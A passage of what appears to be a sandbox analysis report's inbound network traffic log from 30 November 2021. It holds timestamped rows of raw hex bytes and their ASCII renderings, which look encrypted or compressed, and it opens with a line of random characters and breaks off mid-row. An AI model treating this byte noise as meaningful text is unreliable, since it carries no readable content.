M>RrLJ=M!.Q@6YW\{<K"GdgByaDdQTt\h~uzZQ]?{mJ<|9G/'4orN7$s_WpjxV-zx`c&zzZht p?u"'C?X^`?3h-0%qbR*sCjN
2021-11-30 14:33:59 UTC	27	IN	Data Raw: c1 93 0b 4e d5 58 3c d4 c9 41 4f d5 ec dc c9 c9 a9 9a 0b 24 75 4a 8f 1d ba f5 93 d1 e6 80 fa 0b b5 9c 8b 08 15 63 07 80 3e 62 78 e4 82 91 6c 83 67 97 dd 46 ef 92 28 91 0b 54 0c 3c 2b 75 9d 2e 8b 5f 71 a4 a1 6f eb 2a c9 4c 7f 45 17 8e de d0 45 a9 1e a0 3b 57 9b aa ad 4c 48 87 2d a1 87 b4 23 3e e4 17 04 9a 7e 23 d9 c1 f8 ba a0 ab 3f 0c 30 ca 89 c0 a0 29 b8 61 28 31 fe 7c 7d e1 f9 f5 a1 1a 65 6c 8c 17 23 86 64 93 dd fc 83 ac 51 98 bf 75 c1 a5 ef 27 90 6e 35 76 5e 98 de 44 9b f8 8b c9 30 14 0e 18 68 06 ec d3 bd 47 a1 be 88 7a cb e5 02 2d 41 92 64 74 a6 f0 4d 86 97 ac 74 ad d7 0b 51 36 5f 47 58 51 70 92 41 d6 4e be dd 02 76 ba 4a 0b 31 62 f1 cf 62 f7 72 a7 93 99 c9 74 5b 90 59 5c ba a2 b9 71 55 34 7c 9b c7 e0 ca 51 d8 c7 e3 52 78 bf 96 6a c5 26 df b1 75 b4 b1 Data Ascii: NX<AO$uJc>bxlgF(T<+u._qo*LEE;WLH-#>~#?0)a(1\}el#dQu'n5v^D0hGz-AdtMtQ6_GXQpANvJ1bbrt[Y\qU 4|QRxj&u
2021-11-30 14:33:59 UTC	28	IN	Data Raw: 8a 9e 6a bd 98 ea d7 36 7d a9 ae 11 34 5b 6f 30 5b ff bf 12 a2 63 fd 14 ac 9c dc cf 34 3d 11 f8 ff 11 5d 3b 98 a9 6d 4e c0 b7 02 32 29 5a 50 ed 2d 3c 73 55 b6 2a 3b 29 2f 60 a3 7c 7b 4e 07 7c 87 8f 1d 91 fe bc 89 f9 24 50 28 34 15 51 7b bb 63 d5 ca 49 c7 7f cd 4a 9d a6 b3 83 a2 9b 88 49 a5 6a 31 e0 7d 71 04 d1 10 a9 d3 ab f0 e2 21 94 38 8a da 48 70 10 e4 92 02 cf 6f 5f 69 5d 61 0a 45 27 39 cf d1 ae 42 eb 4f 69 c1 f1 e2 2e ca 3d 2a 0e e5 fb 52 b0 c6 64 bb 37 f9 ee e6 b6 c1 4c 82 58 a9 59 60 eb 51 6c c9 b7 0e da c4 7b 18 69 71 9a ec 2b 29 13 6b b8 2e 6e 14 d2 c4 49 4b e1 eb 24 a0 14 9c aa a3 66 72 1e 01 05 a2 35 96 0b 50 73 bc 3d 5f 53 b7 a4 1b 5d d2 05 81 5f 3d b4 4b 8b 2b 85 76 24 50 a9 10 50 75 fc 2e ba 6e 0f 93 38 76 c4 9a d4 ca 1e 37 90 d3 06 f4 75 2a Data Ascii: j6}4[o0[c4=];mN2)ZP-<sU*;)/`\{N|$P(4Q{cIJlj1}q!8Hpo_i]aE'9BOi.=*Rd7LXY`Ql{iq+)k.nIK$fr5Ps=_S]_=K+v $PPu.n8v7u*

Timestamp	kBytes transferred	Direction	Data
2021-11-30 14:33:59 UTC	29	IN	Data Raw: b7 cc d8 25 f5 a6 38 ec d7 8c 04 28 6b ce 37 e3 d6 b3 4a ef 3e cc a6 c2 43 91 49 6f d5 87 97 9d f1 1e 61 ff ab 78 9f 3f 7f 9e bb e8 81 41 20 aa e9 a6 70 69 d3 d6 8d f8 0b 57 15 e2 7e 01 df 9c c1 a9 4c 25 2c b5 a2 28 12 95 ce 76 a4 08 0e 1e fe c3 19 9c 68 de 9f 43 1f d3 6f be ee 24 ee 67 46 38 5c f6 e3 c8 43 0d 8c 42 08 34 80 4d 6d 68 03 17 47 fb f9 54 1c 32 a1 cd 11 bd 9a 47 04 a0 79 93 f8 7d 0b 64 ef b7 fa 6b de 9b b9 49 fe 9a 27 34 34 32 76 de 25 17 1a e9 9d 01 d9 62 b5 6c b3 b1 a2 ec ed 88 f3 71 48 f5 32 49 92 64 d8 9b 7d fa f3 f1 8b ba 33 85 b7 c4 e7 b4 1f 8c a7 83 be 63 9c ac a7 4b cd a4 1d 03 e7 0c 7c 5e 53 33 80 8c 9d 3b 9b b2 44 50 ae 21 18 28 00 78 cd bc 07 d6 32 8c f5 2d 5b fb da a0 c3 39 b1 46 91 97 09 d9 d2 82 da 7d 66 bd 90 1b c4 3b 9e 2c 30 Data Ascii: %8(k7J>CIoax?A piW~L%,(vhCo$gF8\CB4MmhGT2Gy}dkI'442v%blqH2Id}3cK|^S3;DP!(x2-[9F}f;,0
2021-11-30 14:33:59 UTC	31	IN	Data Raw: d5 3c 3d c2 5b 54 d9 eb ce 70 54 b9 ba 5d 80 63 63 95 12 91 f6 7f eb 6c 0e 4f b9 b3 8b 23 9b a6 c2 cf 2b cd d3 09 6c 34 34 85 0d 01 a4 9f 10 6e ad b8 96 54 78 e9 1f 1c 18 0c 87 24 d2 f0 1a ad 03 b9 0c 98 75 d9 92 df 87 26 1f de 2f 63 9b 22 58 ec c9 86 13 44 c5 53 de b0 ac 2a cd 84 0a 89 7c 54 c1 ad 0a 71 23 16 51 dd 39 ee d6 74 6c e5 cb 07 af 2b 30 f7 08 d6 2e cc 20 13 62 d6 61 c7 a1 9d 6f 92 4e d4 14 4b 4b c2 55 cf d2 7a f4 52 12 97 bf 7c 72 66 f6 3d dc 54 91 99 d9 f9 4e b2 50 11 05 a6 1f 07 8d 28 cb dd 12 50 51 31 97 9c 58 de 1c 9c 02 72 61 8e fa 39 e8 4a 04 f4 07 a8 bb 2e 9d e0 70 b2 57 5c 6f 45 a7 bf 71 46 1d 7c 9b cf d4 45 1c 89 b2 81 9d b0 a7 d6 78 e4 f8 3a 56 05 0a 4e de f8 c8 92 28 db c1 3c 34 b3 a8 59 bb b7 ae f1 fb 16 85 5b f5 fc cd dd 3a 53 4f Data Ascii: <=[TpT]cclO#+l44nTx$u&/c"XDS*|Tq#Q9tl+0. baoNKKUzR|rf=TNP(PQ1Xra9J.pW\oEqF|Ex:VN(<4Y[:SO
2021-11-30 14:33:59 UTC	32	IN	Data Raw: f2 2e 9f 59 7d f7 39 ca 5e c1 0e bf f4 1d e8 4c 65 81 88 0d bf 68 ac 98 ec b6 aa 08 5d 8a 22 ca c6 70 4c 9a 23 c8 c6 58 49 4a 0b 9a 4a cd 3b ec 0b e9 ce 3b 90 5b 57 67 5e 84 8f 4e 8e 1a 6a 02 44 ee ac 1c 04 04 64 d1 83 43 79 54 9f 24 a1 be 36 32 27 b4 7b 00 8d db a3 06 ce f0 9e ad 42 3c d5 c1 e9 18 6f 32 08 c1 73 5a 67 ca d8 3d a7 68 84 24 0e 4d f3 1e a5 09 a0 f1 26 8d df 06 54 8d 19 c2 a6 89 59 2f 5a a9 a1 a5 14 ae 06 69 dc b0 0f 02 f1 81 4c be 62 6c 38 bc 5d be 3f 59 02 8f 5a ee 07 4b e4 31 a0 2d ab d1 ab 4b 9b d9 b6 40 82 67 25 12 46 a0 b4 04 f9 d5 c5 f6 82 43 5a fa 8f 4a b3 87 cf 02 ca 46 18 ba 80 f8 3e c9 b1 aa d3 68 40 79 9f d5 8a 5d a1 f3 df 64 6c 31 21 d5 72 5e d8 8b 6f e3 ce 68 c8 e6 57 41 41 17 81 5a 15 f5 6d 7a b4 83 6a 59 61 53 43 e4 29 68 18 Data Ascii: .Y}9^Leh]"pL#XlJJ;;[Wg^NjDdCyT$62'{B<o2sZg=h$M&TY/ZiLbl8]?YZK1-K@g%FCZJF>h@y]dl1!r^ohWAA ZmzjYaSC)h
2021-11-30 14:33:59 UTC	33	IN	Data Raw: dd 7d 90 a9 d3 bb 9d 64 75 58 d7 02 3d 1c 0e ef 22 3c d5 af b4 e9 da 3f a9 db 8f 1d 87 02 dc c9 73 86 e8 91 bf c0 0f 36 6e dc 01 0a 3f 7a a7 e2 89 d2 f0 22 1e 74 34 f8 cd 18 60 60 54 3c d2 90 41 65 84 3c 2e d3 9d 55 7d 29 ce 43 ff 45 bd f7 62 b2 08 62 bd aa 00 19 83 6c a9 60 87 c9 68 93 57 fd 23 91 16 a0 70 11 cd 1c c3 a4 b8 86 24 3e 9d 8b 29 70 3a bb 64 f8 7a 04 fd 5f 28 91 56 f9 a4 12 62 b5 84 b1 07 5d 45 53 21 eb 2e f6 fa 6d ad ec 9b 27 0e 2d 6f 86 8a 41 17 13 92 5f 54 a9 74 1f da a7 c3 6e 2b ee 51 b0 b0 92 9f c6 d6 a6 d4 8d 85 cf 09 16 9b 6f 01 e1 69 e2 f1 0c bb c6 2e cc 06 de 63 38 19 3d 5a d3 85 97 c4 6c de 2c 47 26 46 04 6f 60 92 2b ee a1 76 7c 36 86 e3 8a 6e 72 17 30 43 96 a6 ad 28 a1 ff a5 0b c9 2f ae bc b3 6f f6 af 64 12 d6 d3 7e bb 2e 93 77 26 Data Ascii: }duX="<?s6n?z"t4``T<Ae<.U})CEbbl`hW#p$>)p:dz_(Vb]ES!.m'-oA_Ttn+Qoi.c8=Zl,G&Fo`+v|6nr0C(/od~.w&
2021-11-30 14:33:59 UTC	34	IN	Data Raw: 40 09 5b fd e1 9b d8 64 d8 4b 87 83 8f 54 cd 57 af 67 7a a6 72 57 4f fa 66 16 7c 15 c3 5d 9e 8e 5f 10 78 e9 d1 40 28 a2 a0 f4 6a 78 c3 e9 8e c9 30 33 94 a5 0a 95 d1 3b 1e c6 b1 40 6a eb 6a 72 f5 59 ab e0 80 7f 24 23 5c 80 cb 2f f7 cd 42 b6 40 05 41 69 9f 28 12 9d c5 2f a8 5e 5a a5 6b 62 ce 94 f1 c1 9b 43 88 be 29 1c 6d 8c af 99 c6 95 e5 a5 f7 93 28 39 f5 31 0b 6d dc cc 9a d1 fd b8 9c b0 5b 56 9f ab 92 c4 0e 37 69 28 3a 11 23 5f 00 75 ba b1 69 ea 86 18 38 6a b1 0e 93 2b fd 95 c4 dc a4 fa e9 28 be ef 74 11 d2 37 3e 80 63 37 0a bb 05 82 60 d8 e0 90 8e 95 56 17 70 25 2d 88 3b 2d 8a 30 4c 20 fa d6 d1 87 c4 57 dd 70 48 74 50 02 08 d2 eb 88 88 f8 9d 33 62 7d e2 b0 fc 24 23 b0 93 2b 79 51 ae 87 60 00 4a b7 bf c6 c0 e7 c2 f6 d6 82 c2 a1 09 f3 61 43 26 3a aa 70 b7 Data Ascii: @[dKTWgzrWOf]_x@(jx03;@jjrY$#\B@Ai(/^ZkbC)m(91m[V7i(:#_ui8j+(t7>c7`Vp%-;-0L WpHtP3b}$# +yQ`JaC&:p
2021-11-30 14:33:59 UTC	35	IN	Data Raw: 26 ce c9 a9 0f 7e 42 8b 69 78 d7 b6 08 11 84 85 ef 46 f4 20 1f 27 af de b8 fb 15 22 62 94 74 7d 85 a9 a0 15 69 ff ad 25 3b 98 2f 7e 9f b6 45 0e 8a 4d 73 a0 33 67 0b 0e 51 e0 a8 48 4f 1a 71 9d 1e 21 c7 ea 9f b4 d4 81 be 76 37 b3 73 c2 1e df 38 d3 f5 26 85 89 a9 8b a1 5d 14 83 97 2a d4 90 03 69 80 0c 63 53 e5 94 20 aa 32 48 9d 45 bb a5 3e 04 7e 51 f9 70 e6 2e db 6e 2f b0 9a 02 f1 c6 51 d4 58 98 0c c0 95 26 55 72 f3 0e fe 8e 59 92 d1 6d 78 b5 41 8e eb d5 aa 44 dc 8f 60 e2 d6 5e 9c 27 de 44 5d 26 ac 45 6e 64 01 f6 f0 4d 65 2e 08 6c f3 da 7f 64 e0 a9 f2 73 fc 21 96 40 3e 11 1f 21 a2 64 52 99 81 61 62 85 57 2f 2b c5 d3 fc 31 71 fb 6f 70 f9 2e 45 a2 b8 ca 37 45 6b c4 05 24 2e fc 2a c4 4b be 30 bf 97 f3 7d 27 c8 1a 2e 7e ae 45 4e bd c1 44 7c 09 e0 0e 38 f3 ad a8 Data Ascii: &~BixF '"bt}i%;/~EMs3gQHOq!v7s8&]*icS 2HE>~Qp.n/QX&UrYmxAD`^'D]&EndMe.lds!@>!dRabW/+1qop .E7Ek$.*K0}'.~END|8
2021-11-30 14:33:59 UTC	36	IN	Data Raw: 74 ae 2f a7 7d 19 3b 28 90 5b aa 7b 62 c3 44 39 0b 03 52 8b 76 9d 27 fe fa 50 27 6b 23 13 cd 74 fe a3 ed 2d bc 27 84 49 55 83 d5 ad f2 2d 82 87 03 8f 00 76 93 39 0b 8a 25 9d 7b 33 94 5c 0f da 8a 6d 5b 88 c5 15 35 8c 8d c7 cb 99 14 81 63 55 cf a7 59 ad df 1d 46 09 62 0c 78 e0 f4 56 6b 09 9d b7 a0 b8 fe 46 f6 8f f3 1d 1b 7f b7 de f0 52 d6 81 e5 e1 38 50 cb 6f df 5c 43 3b 19 0f 78 9d b9 95 de b0 a7 6a 60 cb 1c 8a 5c bb 43 8c 1a 0d 72 0f fd 81 08 41 d8 4d 42 04 ca 60 d2 39 eb 6a 09 cc ce 64 16 d6 85 85 19 b8 7e 11 60 c2 d4 d5 ef 77 4b 31 9f 77 07 40 20 53 e3 d2 3c b2 8c 26 c1 6b 79 2a d7 aa a7 5d fa 7b 02 0b 8c c4 ea 44 a0 c2 42 26 78 d7 0c 66 19 c5 3e bb a3 28 60 cf 56 db a3 0d 4c 65 18 84 7a 20 93 9a 64 2d aa e3 b1 76 cf 47 ce 7d cc a0 2a 70 db 4f 05 a9 ec Data Ascii: t/};([{bD9Rv'P'k#t-'IU-v9%{3\m[5cUYFbxVkFR8Po\C;xj`\CrAMB`9jd~`wK1w@ S<&ky*]{DB&xf>(`VLez d-vG}*pO
2021-11-30 14:33:59 UTC	38	IN	Data Raw: 61 31 b3 6f 90 1e 95 42 38 55 b0 f9 ec 9f f3 d4 a9 31 3b cf a5 70 24 f5 78 ce 7c 74 1b 7b 17 25 b0 97 a5 45 74 4b 89 01 a0 03 54 0b bd d2 9c 27 8a 0b 17 d7 3e 2c 51 56 0c 6f 17 b3 4d 42 fd c8 d8 ed b4 8a d0 11 f5 1c 29 60 bc 24 db 27 11 ee 74 34 32 4a 45 53 8c c7 97 2f 1f 85 42 08 6d 60 a2 07 ce 96 e0 47 f2 1e eb 2f 05 3a 68 58 ff ce 96 c5 a4 05 c1 5a 23 6e 81 df bf fa 1f 90 f8 26 1c 7b 9f f8 33 b6 38 eb 5c 25 17 16 c1 fb 44 48 08 a4 0a 47 56 1f f4 fd 7d cc 30 97 a6 c4 cc 1b 30 7e 0e 2a 63 2d 46 b4 42 0e a3 a7 43 12 47 ba 83 32 e6 3b 36 1b a9 a7 4b f0 08 65 14 62 3f a3 2a 36 b3 90 8b 9d 4f ed 33 d1 a8 08 12 9c c3 85 0a 8f 51 c5 e6 c2 b7 29 8e e5 04 12 c8 95 d6 d0 df c5 5b fa 94 5c 60 7c dc c2 c5 d0 1f 6d dd 03 51 a3 45 d7 19 46 81 fd 15 cf f3 3b 1c 2a aa Data Ascii: a1oB8U1;p$x\|t{%EtKT'>,QVoMB)`$'t42JES/Bm`G/:hXZ#n&{38\%DHGV}00~*c-FBCG2;6Keb?*6O3Q)[\`|m QEF;*
2021-11-30 14:33:59 UTC	39	IN	Data Raw: c8 01 c4 b6 b9 62 16 00 0b 27 ff 04 78 b7 5d 2f 7e 30 e7 2d 62 8a a5 42 82 93 4e 7f 09 84 4e a5 9e 4f 5b 80 6e 37 0d 4b fb 49 1c c3 18 6d 88 45 75 a7 10 25 e6 61 a8 c0 37 07 b5 2c 9c fa dc d0 b3 9b 99 a6 ca bc c8 5e 0b 39 53 65 60 e2 14 cd 22 34 45 1e 8f 3e 04 ac fe 43 85 58 ce c1 ad 20 62 04 0f 75 c6 d0 bc f0 a8 1a 97 91 2e bb 82 3d 0a 41 ef 98 c2 d1 19 e0 de dd c3 6e 75 21 db 04 ec d7 2a 83 3a 8a 70 65 d3 37 3d f3 8f b6 0f 99 55 8a 69 79 e3 38 2f f3 8c 00 dc 47 f8 53 d3 ee c9 9b ae 92 b9 37 25 81 e1 5e f4 3e ba 8c 10 35 6c 9a ab d1 aa ce f6 98 96 09 a6 90 c6 31 e3 ca 88 25 1a 9b bb 7d 90 30 39 a2 4b fa 49 bd 89 c0 ee 2f f4 9c cd 49 4e e5 8f d5 52 75 55 b5 02 67 90 e5 0e ac d5 0b 87 41 65 fe 9d 21 a7 b7 5e 56 cb 60 5c db 40 c5 72 fb 78 d5 02 b5 7a 29 26 Data Ascii: b'x]/~0-bBNNO[n7KImEu%a7,^9Se`"4E>CX bu.=Anu!*:pe7=Uiy8/GS7%^>5l1%}09KI/INRuUgAe!^V`\@rxz)&

Timestamp	kBytes transferred	Direction	Data
2021-11-30 14:33:59 UTC	40	IN	Data Raw: 97 8f 43 58 40 bd fd 99 41 ed 38 55 5e 8c ca 29 38 a5 af da 11 3a 20 ac ab d0 0d b5 75 9b 37 e7 59 94 20 34 9f fd d7 46 57 bf 7c b6 cf 4b 0e 0d 69 4b c9 f3 60 92 03 f9 ac dc 85 ec f7 72 72 81 b4 49 1f 6b dd 27 3e 08 2f 1b 4b 0e c6 9b 45 90 9a 6a f5 8f 1d c5 fd 8c 01 1b 6e f2 38 61 c2 fc 83 14 d4 f2 14 e2 4f c3 32 8c fb 08 5e ea c6 e1 c0 78 80 93 70 55 cf f6 71 8c a9 d9 a5 14 fd 5d 23 05 35 1f 6c 0d 34 c2 12 37 a0 a1 22 c3 40 df 60 44 bf d0 54 e8 60 90 fd 37 de 73 60 f2 fa e3 d2 46 3b b6 a2 35 96 0d 2e 04 3f 32 a0 70 e7 d8 31 f5 3a 9c 71 c8 02 6d ce 87 f4 18 75 b4 f8 3e 1d a5 f3 fb 4b 37 35 60 58 c7 df a1 d7 ea 64 6c 39 9c 25 72 4e d8 8c 3f 3d e6 8d 95 25 1b 41 4d 19 36 56 65 97 bf 8a 3f 87 62 54 92 5f 00 e6 6c 90 0b 89 74 3b 5a de 32 b2 69 cf 8b 40 4a 2b Data Ascii: CX@A8U^)8: u7Y 4FW|KiK`rrIk'>/KEjn8aO2^xpUq]#5l47"@`DT`7s`F;5.?2p1:qmu>K75`Xdl9%rN?=%AM6Ve?bT_lt;Z2i@J+
2021-11-30 14:33:59 UTC	42	IN	Data Raw: 9c a3 00 9c c3 b6 af ad 95 e1 98 0a b0 0c 9d fd 0b f1 1d 78 92 dc bb ef 3f 56 b3 f8 fa ee 70 bf ac 16 4e 9e 8a 2a d1 1e 8a c4 13 dd 40 a4 9f b3 f3 9a 6f be ee 23 ec 82 d7 7c e2 09 f4 43 14 38 79 c9 d0 b8 f3 c4 92 4c f3 6c fd 32 93 56 c8 1a 00 6f 19 a0 c3 bf e9 33 e1 98 63 f1 be cc c7 24 aa 1f d1 9b b9 4d f2 29 ab ef fb f1 98 56 d5 f8 a0 94 f7 43 3e 67 15 04 a3 db d0 f7 6f 83 63 66 e8 fb 85 cc b1 a8 d1 3d a8 c5 f2 46 1c 27 b0 d3 5f 54 3b 0e e0 25 0e a0 dc 8a 0c 3d e1 fd 4e 88 6f a5 9d 33 5e 25 44 3b 2c ca 2b b0 f6 50 25 af 51 87 a6 c9 99 ce 32 ab ba a3 c2 f6 06 16 84 52 09 26 cb bc d9 32 2b 90 63 49 09 d9 0a dc c2 6f 26 ae 85 5c 71 13 96 eb c0 9d 77 96 5e 0d 90 5e a3 85 fc 9c fd 99 9e ca f3 f7 69 c3 82 c4 b9 c8 b1 ec 74 42 b6 b3 d5 fa 6d ce b9 4b bc cd ca Data Ascii: x?VpN*@o#|C8yLl2Vo3c$M)VC>gocf=F'_T;%=No3^%D;,+P%Q2R&2+cIo&\qw^^itBmK
2021-11-30 14:33:59 UTC	43	IN	Data Raw: 1c 84 96 75 56 73 9c 4c ec 3d 09 de ff 31 7c 33 92 9e d4 24 e9 96 c3 19 50 24 b7 d0 ec 9f 24 b7 97 21 cf 21 2f db 88 12 a6 50 15 c8 0d 44 00 7c 34 11 78 b8 61 13 de 27 9e db 92 58 a9 18 39 45 ee bb 0b 91 89 5d 3c 6e 34 c6 06 2b 88 40 6e ef 97 d3 df 90 6e 35 15 ec 90 f3 7d 31 44 e4 50 cf 03 96 c4 6b a8 d2 e0 21 d6 5e 9d 8f 5d 98 cb ba b5 4d 6e df 0e 31 b3 38 bc 1c 03 8e 9b 35 c9 b4 83 69 82 2c 42 49 b5 74 2c 46 ea 22 d2 ae 67 09 78 87 9d 29 6c 53 ce 0e 62 64 9d 02 14 e3 d9 59 87 90 65 10 66 08 62 e0 25 44 72 39 08 26 5b 0d 4c 10 63 16 86 0e fa 02 b2 1c 02 4e b6 5c d5 2a 99 a5 7b 39 57 47 34 f1 bb aa 2a 1b ff ee 58 e1 35 08 52 11 6b da 33 44 d5 11 60 73 8f 48 ba f7 60 5a 9f d9 6a 38 b2 51 08 84 f5 1c b8 83 12 65 00 db 0d 62 ef 18 6d 35 13 8c 3d 9e cf 73 b9 Data Ascii: uVsL=1|3$P$$!!/PD|4xa'X9E]<n4+@nn5}1DPk!^]Mn185i,BIt,F"gx)ISbdYefb%Dr9&[LcN*{9WG4*X5Rk3D`sH`Zj8Qebm5=s
2021-11-30 14:33:59 UTC	44	IN	Data Raw: cf ee 38 20 55 59 cd df cb 2d 84 40 a6 f4 f9 35 fe c7 47 89 0b fd da 39 88 6b e4 48 22 34 07 ae e6 7d 71 8d 95 ec f0 91 ee f0 2d b4 0f 2f d9 56 3a 48 1e 64 ee 80 c8 63 ae de a2 b9 e5 5d b8 c6 67 f2 a0 0c e4 77 67 04 f8 9e 15 39 61 93 e9 2e 27 25 e0 b2 e6 d6 64 8c 1a ca 30 c2 fc 81 f7 41 90 2e df 69 b0 13 aa 8b e0 73 0d 04 fa 5e 6c b9 21 29 b5 ca e4 a0 bc 88 dc b5 e1 77 4b f5 c2 20 f8 57 2e 3b 93 db b6 bf 49 28 fe 51 03 49 72 bd 3d e8 8c c0 7f 8b 88 9a 1c ba 5f 82 c8 58 ce 65 75 2a 86 f8 3e c9 71 4a 3a 83 36 2e 95 a7 38 89 49 9f a5 5c 16 16 91 d2 06 4e ec 2a e6 7f c0 3d 60 da 23 4c 3e c0 7e 91 e0 ca dd 75 c0 02 22 65 2c 97 01 d5 99 6f f4 f9 96 e3 9f e6 48 57 1f c8 75 7d b8 e8 ce 54 73 bf 9d 57 ad 11 e7 38 26 b9 dd 37 bc dc 75 c6 bb 04 e5 76 71 39 f2 75 56 Data Ascii: 8 UY-@5G9kH"4}q-/V:Hdc]gwg9a.'%d0A.is^!!)wK W.;|(QIr=_Xeu*>qJ:6.8l\N*=`#L>~u"e,oHWu}TsW8&7uvq9uV
2021-11-30 14:33:59 UTC	45	IN	Data Raw: ae 6e d0 2c 20 12 e9 58 f2 ed f1 e9 64 75 cb 6f e6 6a 6c 6f 02 b0 b6 17 49 11 8b fb ce c2 51 64 8c 60 6f 54 38 79 86 b2 3a f0 4d 97 60 03 17 74 32 93 17 58 77 41 60 19 a0 1e 1f 8c dc 67 1d b8 db 1c c3 ef cb e4 e7 e9 9d f1 aa 84 93 1b ab c3 86 3c 21 4a 1f 1a 9b 42 ae 1e d4 72 e9 76 2c 5d 45 49 87 a3 0a 70 7f 1d 3b 17 64 f6 11 f8 4c 41 f0 e8 38 4c 2c d4 40 ac 8c d8 5f f8 01 49 74 b3 75 2c f6 89 e5 9d a2 9d 33 07 6c fb 0e 87 f6 ca 47 e1 69 b4 b0 d5 78 1a 38 8c 70 cd bc fb 9c 8d fe 7a 2d ed 0b 5f 77 0b 39 6d 4e 91 97 1e 58 59 51 42 a6 85 c1 8a b9 07 d3 8e 67 08 39 94 11 07 96 6b 1c 44 c2 57 c0 67 e0 e7 3b de 7d a3 d7 ac 46 46 b3 2e 9f 13 55 77 bc 19 52 5c 0d c5 d9 bb 05 4c 84 86 6b ce 5b d2 ab 3d 50 26 ee cf 53 17 05 b8 7c 00 04 aa f4 84 06 4c bd 75 32 96 55 Data Ascii: n, XduojloIQd`oT8y:M`t2XwA`g<!JBrv,]EIp;dLA8L,@_Itu,3lGix8pz-_w9mNXYQBg9kDWg;}FF.UwR\Lk[=P&S|Lu2U
2021-11-30 14:33:59 UTC	47	IN	Data Raw: f6 c8 df 92 48 fc 8c 5f d1 17 36 48 88 18 af c7 73 d8 cf f2 81 09 a1 87 14 32 32 ef 30 e8 90 49 02 0a 5e 18 42 06 8e 5d eb fa cc 93 f2 cc ce 50 d4 9f 4e cb 6e d1 65 df 86 0e ab 6e e3 b5 c4 d1 6d 58 d6 da a9 2c 06 cd 6d a8 45 8f 5d 13 5e 42 ed 11 ea 01 3d cb 81 ce 75 a2 a6 43 3b 3d 9e 97 a8 57 75 7f 4b e2 ec 1a 9f 7a a4 69 ee 92 b9 35 ad 12 6d 95 f4 6d 37 62 85 b2 7b 32 c8 14 2f 7e 58 8f a5 19 29 b7 09 32 6a 2d 99 19 7c ed 34 c4 8a 1f 00 83 4d fa ef 6f a6 1b 62 b6 b2 76 5c b4 b1 6c 7f 4d da d4 91 75 93 40 09 2d 7e bc 8a 75 fd 7a 17 f1 e1 1a 62 47 70 e5 5f c2 a0 72 57 65 fa cb 30 44 6f f0 1a 29 26 95 d7 cf 74 9b b8 6c e5 33 5c 1c 0c 60 2a 83 e7 4f f9 ab d7 88 f5 30 a6 7c e6 e4 c4 25 aa 26 50 4c 72 9f ce d1 fb 0b 57 51 6d e3 c7 95 c5 df af 4c 51 e9 19 d5 a3 Data Ascii: H_6Hs220I^B]PNnenmX,mE]^B=uC;=WuKzi5mm7b{2/~X)2j-|4Mobv\lMu@-~uzbGp_rWe0Do)&tl3\`*O0|%&PLrWQmLQ
2021-11-30 14:33:59 UTC	48	IN	Data Raw: 07 f9 0c 82 ab eb c6 49 08 18 17 0f a9 e0 d9 98 03 37 55 9e e4 48 70 b0 db 53 fc f0 b3 4e 6d d6 81 98 30 42 bc 5f bc 74 7c eb 4f cf 87 0d 61 2d 43 2a 21 9b 16 1c a0 15 4d de c6 1c 77 e5 f2 b5 c3 7c 36 cf c4 7c 5e eb 51 dc bf 5c 74 d8 be 2c ba c5 66 e9 26 62 d9 8d b0 9f 12 ce b0 d9 d8 2e 87 73 e5 78 da 07 6f 2f b7 65 24 8e 3a b5 58 ca 69 86 9d 0c 85 05 25 bd 7f a4 b3 89 f3 9d 49 67 47 8b 74 78 5d ff 91 33 07 06 c1 3c 8d c4 bb fb 79 a0 d8 00 0c 8d 2c d3 64 ab ba 11 d5 3e 8e ec 2e cf 47 0d a6 52 6d 1b 81 79 e3 c9 a9 e6 86 29 85 f8 02 32 91 57 af 00 99 6e 90 cc 5a 48 18 60 de cd a2 67 aa 4d b1 ed 86 91 6c 9e 78 68 a8 95 95 3b c3 91 81 e1 fb 49 23 4d c8 93 b3 93 4e f4 b4 34 7c 6e 9e 54 d4 52 c2 17 aa ec dc 8e ce c3 2c 2b 88 b5 e1 fb 93 68 77 08 88 4b d9 aa 32 Data Ascii: I7UHpSNm0B_t|Oa-C*!Mw|6|^Q\t,f&b.sxo/e$:Xi%|gGtx]3<y,d>.GRmy)2WnZH`gMlxh;I#MN4|nTR,+hwK2
2021-11-30 14:33:59 UTC	49	IN	Data Raw: f7 2d 46 80 5e f6 e3 b3 78 a1 89 85 8d a7 ca 37 e8 88 b8 e8 74 f5 16 f6 62 0d 3a 98 50 5c dd 10 40 f3 5d 67 cf a1 b8 3d a7 8f 80 48 d3 e7 82 d9 61 13 5e ad be 29 06 5b 25 e8 e5 2c 6e 8b 94 d2 48 93 1d 12 d7 57 4c 45 b6 3a 4a 05 7a 41 75 0b 36 a3 a8 bd 7b 8a 8b cf b3 e0 96 7b 68 08 e2 25 a7 b3 3d 75 26 96 dd 74 b3 9f c6 18 2a 84 83 b4 3e ca bd 8c 9d 73 26 9d cf 68 d4 b0 6e 5a df 89 3d 5c bc 90 a0 c5 78 2d 5b c3 64 b3 31 43 26 f1 91 a8 02 de 64 84 78 dc c2 3e 00 bf 4f 14 0b 34 32 43 d7 dd 3b 66 25 93 4a dc 6d ba 58 f4 18 c4 5d 5b 21 7f 96 3c 7d 0d 5c f5 a2 6a f1 19 23 28 6b f3 3a 26 20 22 c6 da bc 11 fd 27 ef 6c 7b 92 33 46 f5 29 38 86 4e e5 14 02 5a 0f be 7c 67 02 75 0d e7 6d 49 9f 22 34 15 09 5d aa 43 c1 b0 4e b1 70 b1 07 dd 0b e6 b0 a2 91 01 f9 0c ca 55 Data Ascii: -F^x7tb:P\@]g=Ha^)[%,nHWLE:JzAu6{{h%=u&t*>s&hnZ=\x-[d1C&dx>O42C;f%JmX][!<}\j#(k:& '"l{3F)8NZ|guml"4]CNpU
2021-11-30 14:33:59 UTC	50	IN	Data Raw: c0 ca 87 34 56 69 da 98 61 50 cb f8 d3 77 50 56 aa ad 93 66 4b da f3 e5 7b d1 1e 41 0f 50 54 8b a4 ac 42 88 cc e2 2b 4e 61 78 6f 13 e6 5c f6 1c 98 e3 4e 41 c7 dc c5 c8 37 52 47 b4 61 b3 b7 4b a8 60 0d 80 4f ae d6 52 52 19 a9 5f 67 75 cc ab b5 e8 cd e5 1e d1 e7 38 b5 74 73 94 ef df 7b 04 5b 9a e8 83 02 56 c9 f9 9c 4a 93 ed c4 26 ba 8c 1f df 70 48 05 42 49 18 65 d8 9b 60 0a 38 7f b3 4a 47 2d a0 43 a1 39 5a 0a 9f 73 4e 75 50 ae e2 b5 4e 60 fe d0 9e 32 f7 8c bb 47 cb b2 a5 35 1e 69 44 50 10 f3 5a e8 e7 02 36 bc c3 e6 b0 5b 84 9a 63 81 e9 9c 33 43 18 41 6d eb fd 9c ed af 7a dc dc 31 39 45 c0 